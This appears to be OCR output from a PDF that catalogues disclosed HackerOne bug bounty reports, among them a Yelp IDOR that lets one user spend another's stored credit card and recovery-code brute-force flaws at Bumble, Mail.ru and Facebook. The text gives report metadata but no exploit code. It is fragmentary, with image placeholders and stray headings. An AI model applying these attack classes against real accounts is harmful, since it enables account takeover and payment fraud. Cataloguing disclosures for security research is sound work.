
172 #391092 I.D.O.R To Order,Book,Buy,reserve On YELP FOR FREE (UNAUTHORIZED USE OF OTHER USER'S CREDIT CARD)

Share:

State	Resolved (Closed)	Severity	Critical (9 ~ 10)
Disclosed	August 19, 2020 5:11am +0400	Participants	
Reported To	Yelp	Visibility	Disclosed (Limited)
Reported at	August 7, 2018 1:09am +0400		
CVE ID			
Weakness	Insecure Direct Object Reference (IDOR)		
Bounty	$2,500		

https://hackerone.com/reports/391092

OTP/recovery code bruteforce



0x3c3e

385	-	6.13	92nd	23.13	94th
Reputation	Rank	Signal	Percentile	Impact	Percentile

250 #743545 **Bruteforce password recovery code**

Share:

State	Resolved (Closed)	Severity	No Rating (---)
Disclosed	January 18, 2020 9:45pm +0400	Participants	
Reported To	Bumble	Visibility	Disclosed (Full)
Reported at	November 21, 2019 9:54pm +0400		
CVE ID			
Weakness	Violation of Secure Design Principles		
Bounty	$1,000		

https://hackerone.com/reports/743545

OTP/recovery code bruteforce

Sergey Kashatov (iframe)

3994	-	3.01	76th	12.61	78th
Reputation	Rank	Signal	Percentile	Impact	Percentile


102 #671119 [agent.33slona.ru] Recovery code bruteforce

Share:

State	Resolved (Closed)	Severity	High (8.2)
Disclosed	October 11, 2019 5:28pm +0400	Participants	
Reported To	Mail.ru	Visibility	Disclosed (Limited)
Reported at	August 10, 2019 11:43pm +0400		
CVE ID			
Weakness	Brute Force		
Bounty	$1,500		

https://hackerone.com/reports/671119


Facebook recovery code bruteforce (no rate limit)



https://www.youtube.com/watch?v=U3Of-jF1nWo


Information Disclosure

buckets

